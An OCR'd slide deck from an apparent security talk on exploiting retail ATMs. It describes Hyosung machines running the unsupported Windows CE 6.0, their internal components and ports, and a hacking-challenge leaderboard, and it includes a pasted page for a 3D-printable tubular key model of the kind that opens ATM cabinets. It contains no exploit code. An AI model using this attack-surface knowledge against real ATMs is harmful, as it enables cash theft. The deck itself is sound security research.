


APPLIED CASH EVICTION
THROUGH ATM EXPLOITATION
HSBC
Please wait
while Pwning
RBS
Trey Keown
Brenda So

Agenda





A Decade of Progress

Have things improved?

How did we get here?

ATMs aren’t normally an impulse buy.


Booting...
Microsoft Windows CE 6.0 [EBOOT Version V08.02.06_U1]
(c)Copyright 2014 Nautilus Hyosung Inc. All Rights Reserved.
HYOSUNG


Microsoft Windows CE 6.0 [EBOOT Version V08.02.06_U1]
(c)Copyright 2014 Nautilus Hyosung Inc. All Rights Reserved.

MINI-BANK
HYOSUNG
NO SURCHARGE FOR BALANCE INQUIRES
INSERT CARD AND FOLLOW INSTRUCTIONS ON THE SCREEN
Fee Notice
Insert headphones to use speech mode
Audio
CHANGE YOUR ENERGY
CHANGE YOUR WORLD
SUPER COFFEE
SHARK TANK
ATM
HYOSUNG
Fee Notice
JUMP INTO THE LIGHT
RECEIPT
CARD
HYOSUNG
CASH
NEED CASH ?
ATM MACHINE
atmworld
FEE NOTICE
Operational Problems or Suspicious Activity
ATM WORLD CORP.
ATM
HYOSUNG
OWNED & OPERATED BY
MIRO
SERVICE (516) 501-9100
OFFICE (516) 501-9101
For NYU FCU Members
New York University Federal Credit Union
www.nyufcu.com

HYOSUNG

Wall mount ATM

Standalone ATM

Happy Save Banking Corp
and Laundry Service
MASTERHACK
Customer Copy

LEADERBOARD.EXE

==== HSBC&L Fortune 500 ==--

(updated every minute)

> CLICK HERE TO REGISTER <

Rank	Name	Completed ?	$$$
1	cbrown		126
2	thechars		126
3	dirtyc0w		126
4	0xklts_new		86
5	dgi		86
6	tigger		86
7	noodles		86
8	c0c0		56
9	thumper!		56
10	haskal		56

ATM
VOICE
ACTIVATED
Gracias por usar nuestro servicio.
Happy Save Banking Corporation
and Laundry Service

Acknowledgements

Aleks Alex Ang Brian

Jatin James Rafi Tim

Types of ATMs

Retail

Windows Embedded CE 6.0

Financial

Windows 10

How does an ATM work?

1. Insert card
2. ???
3. Profit

It’s a vault

... with some holes

HYOSUNG
Do not use your bank card at the ATM. It is being used for a hacking challenge. #hacks

Lower Security
(Electronics)

Higher Security
(Cash)

Lower Security
(Electronics)

Higher Security
(Cash)


Receipt Printer

Card Reader

Pinpad

Cash Dispenser

Hey! This thing is still a Work in Progress. Files, instructions, and other stuff might change!



Tubular Key (Customizable)

by Stephen304 February 21, 2018

Download All Files
Open in Customizer
Collect Thing
Like
Comment
Post a Make
Watch
Remix it
Copy Link
Tip Designer

About Thingiverse · Legal · Privacy Policy · Contact Us · Developers
© 2020 MakerBot Industries, LLC

Thing Details | 2 Thing Files | 2 Comments | 1 Makes | 12 Remixes | 4 Apps

Contents

Summary

Report Thing

Summary

About

This is a model of a "standard" 7.8mm (technically 7.92mm) tubular key. The default settings are 7 pin and the key code order is set to Chicago Ace.

Software

- Windows CE 6.0
  - Latest release was before Barnaby Jack's talk at DEF CON 18
- Lacks a lot of modern protections you'd expect from a device with thousands of dollars in cash.

Windows Embedded CE 6.0

A version of the Windows CE operating system

Developer	Microsoft
Source model	Closed-source Source-available (through Shared Source Initiative)
Released to manufacturing	November 1, 2006
Latest release	6.0 R3 / September 22, 2009[1]
Kernel type	Hybrid kernel
License	Commercial software
Preceded by	Windows CE 5.0
Succeeded by	Windows Embedded Compact 7
Official website	Official website

Support status

Mainstream	Ended on April 9, 2013[2]
Extended	Ended on April 10, 2018[2]

LCD Screen


Dial-up modem

Ethernet

HDMI

USB Host


Mini-USB




Serial to cash dispenser, card reader, etc.

SD Card

Access explorer shell?




Start



